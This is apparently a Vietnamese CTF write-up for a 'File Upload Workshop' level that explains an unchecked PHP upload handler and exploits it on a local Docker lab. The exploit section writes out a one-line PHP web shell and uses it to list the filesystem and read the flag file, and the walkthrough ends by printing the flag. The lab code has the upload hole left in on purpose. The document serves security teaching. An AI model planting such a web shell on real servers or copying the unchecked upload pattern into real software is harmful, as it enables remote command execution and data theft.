# LVL 1

* **Challenge: File Upload Workshop Lvl 1**
* **Thể loại:** Web Exploitation
* **Mức độ:** Easy

## ANALYZE

source của bài :&#x20;

```php
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"])) die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <title>PHP upload Level 1</title>

    <!-- This is for UI only -->
    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/4.6.0/css/bootstrap.min.css" integrity="sha512-P5MgMn1jBN01asBgU0z60Qk4QxiXo86+wlFahKrsQf37c9cro517WzVSPPV1tDKzhku2iJ2FVgL67wG03SGnNA==" crossorigin="anonymous" referrerpolicy="no-referrer" />

</head>

<body>
    <br />
    <br />
    <h3 class="display-4 text-center">File upload workshop</h3>
    <h4 class="display-4 text-center">Level 1</h4>
    <p class="display-5 text-center">Goal: RCE me!</p>

    <br />
    <div class="container">
        <a href="/?debug">Debug source</a>
        <form method="post" enctype="multipart/form-data">
            Select file to upload:
            <input type="file" name="file" id="file">
            <br />
            <input type="submit">
        </form>
        <span style="color:red"><?php echo $error; ?></span>
        <span style="color:green"><?php echo $success; ?></span>
    </div>

</body>

<footer class="container">
    <br />
    <br />
    <br />
    <button class="float-right btn btn-dark" type="button" onclick="nextLevel()">Next level</button>

    <script>
        function prevLevel() {
            const url = new URL(origin);
            url.port = (parseInt(url.port) - 1).toString();
            location.href = url.toString();
        }

        function nextLevel() {
            const url = new URL(origin);
            url.port = (parseInt(url.port) + 1).toString();
            location.href = url.toString();
        }
    </script>

</footer>

</html>
```

ta sẽ cùng chú ý vào đoạn code :&#x20;

```php
try {
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
```

hmmm , có vẻ trang web nầy ko hề có 1 cái j dùng để ngăn cản việc đăng tải untrusted data lên , ta có thể upload trực tiếp cái cái shellcode lên trang web thông qua tính năng upload file

## EXPLOIT


đầu tiên chúng ta sẽ khởi động burpsuite và docker lên để khởi chạy lại trang web&#x20;

<figure><img src="https://767776159-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FEOtqMIchasPdgNjNYPlT%2Fuploads%2F1NtaSRkJvN5HcFGY4P0j%2Fimage.png?alt=media&#x26;token=a4b357fc-b8a4-4cab-a4ed-6050a50a4dbb" alt=""><figcaption></figcaption></figure>

```docker
services:
  upload-file-level-1:
    build: ./level1
    restart: unless-stopped
    ports:
      - "12001:80"   #http://localhost:12001
    volumes:
      - ./level1/src:/var/www/html
      - /var/www/html/upload

```

```
ports:
      - "12001:80"  : chuyển từ cổng 80 sang cổng 12001
```

```
vậy nên ta sẽ truy cập vào trang web khởi tạo lại bởi docker bằng đường link : 
http://localhost:12001
```


giao diện của trang web :&#x20;

<figure><img src="https://767776159-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FEOtqMIchasPdgNjNYPlT%2Fuploads%2F0OIbym4vdUrDiPPNm7SL%2Fimage.png?alt=media&#x26;token=bc37d5d1-a201-4078-aff6-4519b5e57462" alt=""><figcaption></figcaption></figure>


1 lưu ý là thường burpsuite sẽ mặc định là không nhận REQUEST khi upload dạng images , nên chúng ta sẽ truy cập vào setting của Proxy để chỉnh lại&#x20;

<figure><img src="https://767776159-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FEOtqMIchasPdgNjNYPlT%2Fuploads%2FqHfyceOcKO7V28oLnWMe%2Fimage.png?alt=media&#x26;token=c3267c0e-fee2-4174-a1cd-3741d712991b" alt=""><figcaption></figcaption></figure>



ta sẽ thử upload 1 file bất kì , t sẽ upload 1 file có tên là au.png&#x20;

<figure><img src="https://767776159-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FEOtqMIchasPdgNjNYPlT%2Fuploads%2Fm16GjPwjm2ViZui621zc%2Fimage.png?alt=media&#x26;token=91f1e934-2630-4400-9fad-e6b66cd4e901" alt=""><figcaption></figcaption></figure>

ta sẽ gửi `REQUEST` này tới `REAPEATER`&#x20;

<figure><img src="https://767776159-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FEOtqMIchasPdgNjNYPlT%2Fuploads%2FinrnY3Cw3YkKipDtlwRF%2Fimage.png?alt=media&#x26;token=68863549-966f-4621-aeaf-21e34fa3847b" alt=""><figcaption></figcaption></figure>

<figure><img src="https://767776159-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FEOtqMIchasPdgNjNYPlT%2Fuploads%2FZoCKuic5F466powwnTgT%2Fimage.png?alt=media&#x26;token=a025cc6e-f5ac-40ae-b27a-37590df5f7a0" alt=""><figcaption></figcaption></figure>



bước tiếp theo , ta sẽ sửa lại đuôi `filename` thành `.php`  để hỗ trợ việc upload shellcode lên sever để có thể leo thang đặc quyền .&#x20;

chúng ta sẽ sửa lại nội dung chứa trong file thành 1 shellcode đơn giản :&#x20;

```php
<?php
system($_GET['cmd']);
?>
```

<figure><img src="https://767776159-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FEOtqMIchasPdgNjNYPlT%2Fuploads%2FYHb5N3UowT9ag4HWsDCg%2Fimage.png?alt=media&#x26;token=571f5bc1-737e-4e97-bb57-67784ea51f8d" alt=""><figcaption></figcaption></figure>

kế đến ta sẽ gửi yêu cầu này , kế đến sẽ truy cập vào đường dẫn  như bên dưới để thực thi việc  yêu cầu sever liệt kê ra toàn bộ cá file có trên server&#x20;

```url
http://localhost:12001/upload/7303d6e615544971d68ce8b0fd0cba4a/au.php?cmd=ls /
```

<figure><img src="https://767776159-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FEOtqMIchasPdgNjNYPlT%2Fuploads%2FG2dbxMsGUKaHnR9EBM51%2Fimage.png?alt=media&#x26;token=04160450-c69f-4463-ab2f-60e706868f8d" alt=""><figcaption></figcaption></figure>

ta có xác định được file chứa flag chính là :  `secret.txt`&#x20;

```
http://localhost:12001/upload/7303d6e615544971d68ce8b0fd0cba4a/au.php?cmd=cat /secret.txt
```

ta sẽ dùng lệnh `cat  /secret.txt`  để có thể thực thi việc đọc nội dung trong file :&#x20;

**FLAG**

```
CBJS{why-php-run-what?}
```